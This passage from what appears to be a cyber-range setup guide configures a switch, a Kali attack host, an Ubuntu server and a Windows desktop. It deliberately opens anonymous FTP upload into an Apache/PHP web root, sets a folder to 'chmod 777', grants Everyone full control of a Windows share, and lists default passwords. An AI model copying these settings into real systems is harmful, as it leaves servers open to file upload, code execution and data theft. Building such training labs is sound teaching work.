


Figure 9. PLAINS-S1 screenshot verifying banner and password prompts upon login.

4. Configure VLAN.

   a. PLAINS-S1(config)#vlan 144

   b. PLAINS-S1(config-vlan)#int vlan 144

   c. PLAINS-S1(config-if)#ip address 10.100.0.8 255.255.255.0

   d. PLAINS-S1(config-if)#no shutdown

5. Configure interfaces GigabitEthernet 0/1 (Gi0/1), GigabitEthernet 0/2 (Gi0/2), and GigabitEthernet 0/3 (Gi0/3)

   a. PLAINS-S1(config)#interface g0/1

      i. PLAINS-S1(config-if)#switchport mode access

      ii. PLAINS-S1(config-if)#switchport access vlan 144

      iii. PLAINS-S1(config-if)#switchport port-security

      iv. PLAINS-S1(config-if)#switchport port-security maximum 2

      v. PLAINS-S1(config-if)#switchport port-security violation shutdown

   b. PLAINS-S1(config)#interface g0/2

      i. PLAINS-S1(config-if)#switchport mode access

      ii. PLAINS-S1(config-if)#switchport access vlan 144

      iii. PLAINS-S1(config-if)#switchport port-security

iv. PLAINS-S1(config-if)#switchport port-security maximum 2

v. PLAINS-S1(config-if)#switchport port-security violation shutdown

c. PLAINS-S1(config)#interface g0/3

i. PLAINS-S1(config-if)#switchport mode access

ii. PLAINS-S1(config-if)#switchport access vlan 144

iii. PLAINS-S1(config-if)#switchport port-security

iv. PLAINS-S1(config-if)#switchport port-security maximum 2

v. PLAINS-S1(config-if)#switchport port-security violation shutdown

6. Save Configuration.

a. PLAINS-S1#write




Figure 10. Screenshot of successfully saved configuration on PLAINS-S1

b. See Appendix for full configuration.

Host Configuration

The host configurations will include first the installation and configuration of any accounts, services and software that may require real-world internet access to download. Then, the hosts will be configured with IP Addresses to the simulated network in reference to **Figure 1** and **Figure 2**. Default credentials for operating systems may vary depending on the version. In these examples, the ATTACK-HOST will login with username “kali” and password “kali”. Both the UBUNTU-DESKTOP and WINDOWS-DESKTOP will utilize username “user” and password “Test123”. These usernames and passwords are for documentational purposes only, they should not be used in a production environment.

ATTACK-HOST

1. Login to the machine.




Figure 11. Login screen prompt for the ATTACK-HOST.

   a. Enter username and password as seen in **Figure 11**.




Figure 12. ATTACK-HOST with terminal open.

2. Open terminal, the black box in the top-left.

   a. Change the sudo password using the command “sudo passwd”.

   b. Enter a password and document it.

3. Update and upgrade the operating system and tools.




Figure 13. Commands entered in the terminal to update the ATTACK-HOST.

a. Enter the command “sudo apt update; sudo apt upgrade”.

4. Configure the network adapter.

a. Enter the command “sudo vim /etc/network/interfaces”.




Figure 14. Network Configuration file “/etc/network/interfaces” on ATTACK-HOST.

b. In the text editor, modify the file and add the text “iface eth0 inet static address 10.240.240.2 netmask 255.255.255.0 gateway 10.240.240.1” as seen in **Figure 14**.

c. Finally, issuing “sudo Systemctl restart networking.service” will restart the networking service.

UBUNTU-DESKTOP

1. Login to the machine.

Figure 15. Login screen prompt for UBUNTU-DESKTOP.

a. Enter username and password into prompt seen in **Figure 15.**

2. Update operating system and applications.

a. Open the terminal by searching “MATE Terminal” in the application search bar.

```
user@UBUNTU-DESKTOP:~$ sudo apt-get update; sudo apt-get upgrade
```

Figure 16. Command for updating operating system.

b. Enter the command “sudo apt-get update; sudo apt-get upgrade” as seen in **Figure 16**.

c. For all commands that use the “sudo” keyword, the user may be prompted for a password. The default user should have permission to enter their password and initiate the command.

3. Install the required applications (Apache, PHP, and vsftpd).

```
user@UBUNTU-DESKTOP:~$ sudo apt install apache2 vsftpd php7.4 libapach2-mod-php7.4
```

Figure 17. Command for installing needed applications.

a. Enter the command “sudo apt install apache2 vsftpd php7.4 libapache2-mod-php7.4” as seen in **Figure 17.**

4. Configure VSFTPD.

```
user@UBUNTU-DESKTOP:~$ sudo vim /etc/vsftpd.conf
```

Figure 18. Command to open text editor for VSFTPD configuration file.

a. Access the configuration file “/etc/vsftpd.conf” as seen in **Figure 18**.

   i. Enter the following lines at the end of the file:

   ii. Anon_root=/var/www/html

   iii. anonymous_enable=YES

   iv. anon_upload_enable=YES

   v. anon_mkdir_write_enable=YES

b. Enter “sudo Systemctl restart vsftpd.service” to restart the service.

c. Add the ftp directory and configure user access.

   i. Enter the command “sudo mkdir /var/www/html/ftp; chmod 777 /var/www/html/ftp/”

d. Start the web server.

   i. Enter the command “sudo service apache2 start”.

e. Configure the network adapter.




Figure 19. Screenshot of the network configuration file on UBUNTU-DESKTOP.

i. Add the lines to "/etc/netplan/01-network-manager-all.yaml" as seen in **Figure 19**.

WINDOWS-DESKTOP

1. Configure the file share access.

    a. Login to the WINDOWS-DESKTOP and open the yellow icon "File Explorer" in the taskbar.




Figure 20. WINDOWS-DESKTOP showing the File Explorer.

b. Navigate to “C:\” in the search bar as seen in **Figure 20**.




Figure 21. Demonstration of how to create a folder in the Windows file explorer.

c. Right click and select New → Folder as seen in **Figure 21**.




Figure 22. Options menu shown by right-clicking on the created folder.

d. Name the folder, then right click on the folder, and select properties as seen in **Figure 22**.




Figure 23. Properties menu of the created folder.

e. Access the "Sharing" tab and click on "Advanced Sharing" as seen in **Figure 23**.




Figure 24. Advanced Sharing menu of the folder.

f. Select “Share this folder” and then click “Permissions” as seen in **Figure 24.**




Figure 25. Properties menu of the created folder.

g. Ensure “Everyone” group is selected and has all “Allow” permissions enabled.

h. Allow and apply all settings.

2. Configure the network adapter.

